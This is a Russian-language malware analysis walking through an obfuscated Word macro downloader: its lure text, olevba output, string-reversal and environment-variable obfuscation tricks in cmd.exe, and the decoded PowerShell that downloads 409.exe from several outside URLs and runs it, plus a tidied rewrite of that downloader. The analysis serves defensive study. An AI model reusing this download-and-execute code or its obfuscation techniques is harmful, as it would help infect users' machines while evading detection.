
Обфускция вредоносного макроса



О себе

1. Разработчик webtotem

Зашел на сайт Virusshare и нашел образец со следующими характеристиками:

1. VirusTotal Report submitted 2019-02-15 04:37:54 UTC
2. MD5:f7b167150756857c216728421044l0e1
3. SHA1:34c457b2db42f0b7039763e92b2b9ae70e2d8e9c
4. SHA256:dd592228c3d1648233f9e29cbdc8c687a980fc9e873196f4d92ff693ad9f9753
5. File Type:XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
6. Detections: Kaspersky = HEUR:Trojan-Downloader.MSOffice.SLoad.gen
7. Анализ проводился, используя *Windows 7 SP 1 Ultimate*, *Office 2007*

Скачиваем и сразу открываем

Тело документа

This document is protected

To open the document,
follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Документ содержит макрос и он скорее всего вредоносный. Чтобы изучить его, нам нужно его каким-то образом выгрузить. Сделать это можно с помощью набора утилит ole-tools, а именно olevba.

Type	Keyword	Description
AutoExec	autoopen	Runs when the Word document is opened
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	windows	May enumerate application windows (if combined with Shell.Application object) (obfuscation: VBA expression)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA obfuscated Strings	VBA string expressions were detected, may be used to obfuscate strings (option --decode to see all)
IOC	cmd.exe	Executable file name (obfuscation: VBA expression)


Подозрительные строки

Очевидно, что применяется обфускация. Причем по строке www//:ptth@Mw6O63Df_ можно догадаться, что некоторые строки находятся в перевернутом состоянии.


VBA string	jCgKnc/moc.ssenisubr usoh.	"jCgKn" + "c/mo" + "c.sse" + "nisub" + "rusoh."	
VBA string	www//:ptth@Mw6O63Df_ Cm066CcdkU7o/moc	"www//:" + "ptth@" + "Mw6O6" + "3Df_" + "Cm066C" + "cdkU" + "7o/moc"	
VBA string	.aicizyhp.www//:ptth @j7OEo_7	".ai" + "cizy" + "hp.ww" + "w//:pt" + "th@j" + "7OEo_7"	
VBA string	MhAbZp6jnHp/zt.oc.sk eeg	"MhAbZ" + "p6jnH" + "p/z" + "t.oc.s" + "keeg"	
VBA string	t.liam//:ptth@8or1uz sdZ8vie/RXI/sedulcni -	"t.liam" + "//:" + "ptt" + "h@8or1" + "uzsd" + "Z8vi" + "e/RXI/" + "sed" + "ulcni-"	

olevba содержит опцию:
--deobf Attempt to deobfuscate VBA expressions (slow)
Экспортируем макросы командой:
olevba.exe --deobf malware_sample > result.txt
В итоге получаем исходный код основного макроса

```
        Case 979922055
            fwhcl = juzji
            jvwcsi = Log(486507609)
End Select
    Select Case ivjtw
        Case 578682315
            fifuff = CStr(pkvljl)
            ashww = CStr(inhflk)
        Case 901130507
            qvhqn = fborfbu
            vatdhqr = Hex(697535805)
        Case 730401405
            zacir = ulijscu
            jvjhtjl = Log(609129862)
End Select
vaipzq = "zuu'=i" + "ijir" + "wb$ ll" + "%1,3-~" + ":PME" + "T%h%" + "1,4-" + "~:EMA" + "NNOI"
Select Case jwslbc
        Case 476137824
            qljmff = CStr(fjpjzia)
            vrsiqcw = CStr(kwaajh)
        Case 280424946
            kjlnqw = fpkiors
            vwfaj = Hex(457148718)
        Case 246754110
            dziwhzo = jfiavi
            ivfwfhr = Log(106387615)
End Select
    Select Case jiznir
        Case 236606939
            ntuiw = CStr(fpmuiw)
            cmpzbha = CStr(csuuz)
        Case 608413170
            jpcrji = nuznoc
            zlsbhau = Hex(522365909)
        Case 622999575
            dzrjz = ziijwh
            omcqma = Log(380863876)
End Select
zcdjvo = "SSES%r" + "%1,5~" + ":CILB" + "UP%wo" + "p&&" + "for /"
Select Case lzodb
```



Просто смотреть на такой код бесполезно, надо его дебажить! Откроем вкладку *Developer* в ворде и нажмем кнопку *Visual Basic*



Вставляем исходник экспортированный на прошлом шаге. Функция autoopen() это entry point макроса

Properties - ThisDocument

ThisDocumen Document


Alphabetic | Categorized

(Name)	ThisDocument
AutoFormatOve	False
AutoHyphenatic	False
ConsecutiveHyp	0
DefaultTabStop	35,4
DefaultTargetFr	
DisableFeatures	False
DoNotEmbedSys	True
EmbedLinguistic	True
EmbedSmartTag	True
EmbedTrueType	False
EncryptionProvi	
EnforceStyle	False
FarEastLineBrea	
FarEastLineBrea	0 - wdFarEastL
Final	False
FormattingShow	True
FormattingShow	5 - wdShowFilt
FormattingShow	False
FormattingShow	True
FormattingShow	False

```
        fqhrw = CStr(snhpaws)
        dmccoc = CStr(wcufptf)
    Case 979747788
        jjmfhd = zwslh
        sbpkdm = Hex(141200089)
    Case 266566634
        unsctbp = jpdwfz
        cmfkvf = Log(633870568)
End Select
  Select Case czczrio
    Case 272377945
        uffwboi = CStr(djciaci)
        qbkrdb = CStr(whkwmi)
    Case 847746410
        wldlibk = jaqbziu
        djdcdw = Hex(667847435)
    Case 687000752
        zrijzci = fmzzdj
        tukcc = Log(541222669)
End Select
  Select Case ukppudz
    Case 483080270
        lurwnj = CStr(kujhii)
        lvmvcz = CStr(ijwjo)
    Case 195329045
        pknrzi = lfizm
        krisb = Hex(3353863)
    Case 37726502
        slqjih = cortr
        cvljwp = Log(169510572)
End Select
nsfmr = "u:~-6" + "58!|" + " cmd" + Chr(34) + " "
wwiqv = rnncbhd + zihij + dwpit + wccvfj + zuvtjrq + afactw +
End Function

Sub autoopen()
fjnzjw = ziilnp(uhdurz + jitovh + wwiqv)
End Sub
```

Эта строка передается в функцию ziilnp(), которая имеется следующий синтаксис:

```
Function ziilnp(zdwrhc)
On Error Resume Next
   Select Case bofcsp
      Case 600812771
         zssvqbs = CStr(rfolwz)
         infpjz = CStr(fiuwjmh)
      Case 691931294
         qhplj = cufwqqj
         lcbfq = Hex(751111903)
      Case 693375610
         swkjiw = wiiwsh
         jiuaoso = Log(311238894)
End Select
   Select Case qvkomu
      Case 676369523
         wvhzs = CStr(sffmkpj)
         zwfzq = CStr(maljh)
      Case 613766996
         tljjc = jjqcvpt
         opopw = Hex(446181185)
      Case 540556815
         qvwhtl = dtwfas
         nzjoo = Log(576824669)
End Select
ziilnp = ziilnp(Interaction.Shell(zdwrhc, vbHide))
   Select Case rmwhcfv
      Case 974865143
         wazknzq = CStr(jvdnm)
         jzvuil = CStr(ltmph)
      Case 351660802
```




В итоге эта строка равна

```
c:\onjzioi\izwolr\poicwo\..\..\..\windows\system32\cmd.exe /c
%ProgramData:~0,1%%ProgramData:~9,2% /V:ON/C"set
SiQ=;'cjqhpb'=qijmnd$}}{hctac}};kaerb;'bchkzfb'=dqkzr$;hkjzj
lz$ metI-ekovnI{ )00004 eg- htgnel.)hkjzjlz$ metI-teG((
fI;'jrkjik'=ciikdj$;)hkjzjlz$
,qjcaki$(eliFdaolnwoD.irhwidj${yrt{)ujbwa$ ni
qjcaki$(hcaerof;'exe.'+zbwnifi$+'\'+pmet:vne$=hkjzjlz$;'ziwm
vv'=pzrifoh$;'904' =
zbwnifi$;'scjmbw'=fmsqvii$;)'@'(tilpS.'41fpegeLDajCgKnc/m
oc.ssenisubrusoh.www//:ptth@Mw6O63Df_Cm066CcdkU7o
/moc.aicizyhp.www//:ptth@j7OEo_7MhAbZp6jnHp/zt.oc.ske
egt.liam//:ptth@8or1uzsdZ8vie/RXI/sedulcni-pw/moc.srevire
htybkramdnal//:ptth@R8Fd3N9UmbYBzI/ten.enoniletoh.ww
w//:ptth'=ujbwa$;tneilCbeW.teN
tcejbo-wen=irhwidj$;'imsizuu'=iijirwb$
ll%1,3-~:PMET%h%1,4-~:EMANNOISSES%r%1,5~:CILBU
P%wop&&for /L %h in (657,-1,0)do set
nu=!nu!!SiQ:~%h,1!&&if %h equ 0 echo !nu:~-658!| cmd"
```

Разберем подробнее наш пейлоад

c:\onjzioi\izwolr\poicwo\..\..\..\windows\system32\cmd.exe - здесь избегается детектирование по прямому пути к cmd.exe, используя Directory traversal attack.

/c %ProgramData:~0,1%%ProgramData:~9,2% - это передается на выполнение cmd.exe.
%ProgramData% - это C:\ProgramData. ~0,1 - означает, начиная с 0-го элемента, вывести 1 символ - "C". ~9,2 - с 9-го элемента, берем два символа - "mD". В итоге получаем строку "CmD":



/V:ON - позволяет переменной получать новое значение в каждой итерации цикла FOR.

```
/V:ON/C"set SiQ=;'cjqhpb'=qijmnd$}}{hctac}};kaerb;'bchkzfb'=dqkzr$;hkjzjlz$
metl-ekovnl{ )00004 eg- htgnel.)hkjzjlz$ metl-teG(( fl;'jrkjik'=ciikdj$;)hkjzjlz$
,qjcaki$(eliFdaolnwoD.irhwidj${yrt{)ujbwa$ ni
qjcaki$(hcaerof;'exe.'+zbwnifi$+'\'+pmet:vne$=hkjzjlz$;'ziwmvv'=pzrifoh$;'904' =
zbwnifi$;'scjmbw'=fmsqvii$;)'@'(tilpS.'41fpegeLDajCgKnc/moc.ssenisubrusoh.w
ww//:ptth@Mw6O63Df_Cm066CcdkU7o/moc.aicizyhp.www//:ptth@j7OEo_7Mh
AbZp6jnHp/zt.oc.skeegt.liam//:ptth@8or1uzsdZ8vie/RXl/sedulcni-pw/moc.srevir
ehtybkramdnal//:ptth@R8Fd3N9UmbYBzl/ten.enoniletoh.www//:ptth'=ujbwa$;tn
eilCbeW.teN tcejbo-wen=irhwidj$;'imsizuu'=iijirwb$
ll%1,3-~:PMET%h%1,4-~:EMANNOISSES%r%1,5~:CILBUP%wop&&for /L %h
in (657,-1,0)do set nu=!nu!!SiQ:~%h,1!&&if %h equ 0 echo !nu:~-658!| cmd"
```

Далее идет сама команда на выполнение. Разобьем ее на две части. В первой части мы видим перевернутую строку

1-ая часть:set SiQ=;'cjqhpb'=qijmnd$}}{hctac}};kaerb;'bchkzfb'=dqkzr$;hkjzjlz$ metl-ekovnl{)00004 eg- htgnel.)hkjzjlz$ metl-teG((fl;'jrkjik'=ciikdj$;)hkjzjlz$,qjcaki$(eliFdaolnwoD.irhwidj${yrt{)ujbwa$ ni qjcaki$(hcaerof;'exe.'+zbwnifi$+'\'+pmet:vne$=hkjzjlz$;'ziwmvv'=pzrifoh$;'904' = zbwnifi$;'scjmbw'=fmsqvii$;)'@'(tilpS.'41fpegeLDajCgKnc/moc.ssenisubrusoh.www//:ptth@Mw6O63Df_Cm066CcdkU7o/moc.aicizyhp.www//:ptth@j7OEo_7MhAbZp6jnHp/zt.oc.skeegt.liam//:ptth@8or1uzsdZ8vie/RXI/sedulcni-pw/moc.srevirehtybkramdnal//:ptth@R8Fd3N9UmbYBzI/ten.enoniletoh.www//:ptth'=ujbwa$;tneilCbeW.teN tcejbo-wen=irhwidj$;'imsizuu'=iijirwb$ ll%1,3-~:PMET%h%1,4-~:EMANNOISSES%r%1,5~:CILBUP%wop

2-ая часть: for /L %h in (657,-1,0)do set nu=!nu!!SiQ:~%h,1!&&if %h equ 0 echo !nu:~-658!| cmd

Развернем ее сами

```
pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll
$bwrijii='uuzismi';$jdiwhri=new-object
Net.WebClient;$awbju='http://www.hotelinone.net/IzBYbmU9N3dF8R@htt
p://landmarkbytherivers.com/wp-includes/IXR/eiv8Zdszu1ro8@http://mail.t
geeks.co.tz/pHnj6pZbAhM7_oEO7j@http://www.phyzicia.com/o7UkdcC66
0mC_fD36O6wM@http://www.hosurbusiness.com/cnKgCjaDLegepf14'.Spl
it('@');$iivqsmf='wbmjcs';$ifinwbz =
'409';$hofirzp='vvmwiz';$zljzjkh=$env:temp+'\'+$ifinwbz+'.exe';foreach($ika
cjq in $awbju){try{$jdiwhri.DownloadFile($ikacjq, $zljzjkh);$jdkiic='kijkrj';If
((Get-Item $zljzjkh).length -ge 40000) {Invoke-Item
$zljzjkh;$rzkqd='bfzkhcb';break;}}catch{}}$dnmjiq='bphqjc';
```

после разворачивания мы видим урлы и корректные ключевые слова. А это значит что разворачивание строки происходит во второй части.

Чтобы понять, как работают эти обе части, я приведу небольшой пример. Допустим мы хотим обфусцировать вызов help в cmd.

Для этого устанавливаем переменную окружению siq=pleh(help наоборот).

for /L %h in (3,-1,0)do - цикл с 4 итерациями, на каждую букву

set nu=!nu!!siq:~%h,1! - каждую итерацию, мы добавляем к переменной nu, значение siq:~%h,1, так как %h это индекс строки с конца, то мы каждую итерацию составляем строку равную обратной.

if %h equ 0 echo !nu:~-4! | cmd - ждем пока каждый символ не обработаем и отправляем результат на выполнение в cmd.


В итоге получаем такую команду: set siq=pleh&& for /L %h in (3,-1,0)do set nu=!nu!!siq:~%h,1!&& if %h equ 0 echo !nu:~-4! | cmd

C:\WINDOWS\system32\cmd.exe

```
C:\Users\[redacted]>
C:\Users\[redacted]>c:\onjzioi\izwolr\poicwo\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:ON /
C "set siq=pleh&& for /L %h in (3,-1,0)do set nu=!nu!!siq:~%h,1!&& if %h equ 0 echo !nu:~-4! | cmd"

C:\Users\[redacted]>set nu=!nu!!siq:~3,1!  && if 3 EQU 0 echo !nu:~-4!   | cmd

C:\Users\[redacted]>set nu=!nu!!siq:~2,1!  && if 2 EQU 0 echo !nu:~-4!   | cmd

C:\Users\[redacted]>set nu=!nu!!siq:~1,1!  && if 1 EQU 0 echo !nu:~-4!   | cmd

C:\Users\[redacted]>set nu=!nu!!siq:~0,1!  && if 0 EQU 0 echo !nu:~-4!   | cmd
Microsoft Windows [Version 10.0.17763.379]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.

C:\Users\[redacted]>help
Для получения сведений об определенной команде наберите HELP <имя команды>
ASSOC          Вывод либо изменение сопоставлений по расширениям имен файлов.
ATTRIB         Отображение и изменение атрибутов файлов.
BREAK        Включение и выключение режима обработки комбинации клавиш CTRL+C.
BCDEDIT        Задает свойства в базе данных загрузки для управления начальной
               загрузкой.
CACLS          Отображение и редактирование списков управления доступом (ACL)
               к файлам.
CALL           Вызов одного пакетного файла из другого.
CD             Вывод имени либо смена текущей папки.
CHCP           Вывод либо установка активной кодовой страницы.
CHDIR          Вывод имени либо смена текущей папки.
CHKDSK         Проверка диска и вывод статистики.
CHKNTFS        Отображение или изменение выполнения проверки диска во время
```

Теперь вернемся к нашему основному пейлоду.
Первым делом мы видим строку:

- pow%PUBLIC:~5,1%r%SESSIONNAME:~-4,1%h%TEMP:~-3,1%ll - как мы уже можем предположить, это тоже обфусцированная строка.
- %PUBLIC:~5,1% - это взятие подстроки из 1 символа, начиная с 5-го в строке C:\Users\Public. Результат буква "e"
- далее идет просто буква "r"
- %SESSIONNAME:~-4,1% - это взятие подстроки из 1 символа, начиная с 4-го, с конца в строке Console. Результат буква "s"
- далее идет просто буква "h"
- %TEMP:~-3,1% - это взятие подстроки из 1 символа, начиная с 3-го, с конца, в строке C:\Users\RDRG\AppData\Local\Temp. Результат буква "e"
- далее идут просто буквы "ll" Итого: powershell



```
$bwrijii='uuzismi';

$jdiwhri=new-object Net.WebClient;

$awbju='http://www.hotelinone.net/IzBYbmU9N3dF8R@http://landmarkbytherivers.com/wp-includ
es/IXR/eiv8Zdszu1ro8@http://mail.tgeeks.co.tz/pHnj6pZbAhM7_oEO7j@http://www.phyzicia.com/
o7UkdcC660mC_fD36O6wM@http://www.hosurbusiness.com/cnKgCjaDLegepf14'.Split('@');

$iivqsmf='wbmjcs';
$ifinwbz = '409';
$hofirzp='vvmwiz';
$zljzjkh=$env:temp+'\'+$ifinwbz+'.exe';
foreach($ikacjq in $awbju){
        try{$jdiwhri.DownloadFile($ikacjq, $zljzjkh);
                $jdkiic='kijkrj';
                If ((Get-Item $zljzjkh).length -ge 40000) {
                        Invoke-Item $zljzjkh;
                        $rzkqd='bfzkhcb';
                        break;
                }
        } catch {
        }
}
$dnmjiq='bphqjc';
```

Скачивает каждый файл, по очереди, по урлу, в файл 409.exe, во временную папку и запускает.

```
$webClient=new-object Net.WebClient;

$URLS='http://www.hotelinone.net/IzBYbmU9N3dF8R@http://landmarkbytherivers.com/wp-includes/IXR/eiv8Zdszu1ro8@http://mail.tgeeks.co.tz/pHnj6pZbAhM7_oEO7j@http://www.phyzicia.com/o7UkdcC660mC_fD36O6wM@http://www.hosurbusiness.com/cnKgCjaDLegepf14'.Split('@');

$filenameInTempFolder=$env:temp+'\409.exe';
foreach($url in $URLS){
        try{
                $webClient.DownloadFile($url, $filenameInTempFolder);
                If ((Get-Item $filenameInTempFolder).length -ge 40000) {
                        Invoke-Item $filenameInTempFolder;
                        break;
                }
        } catch {
        }
}
```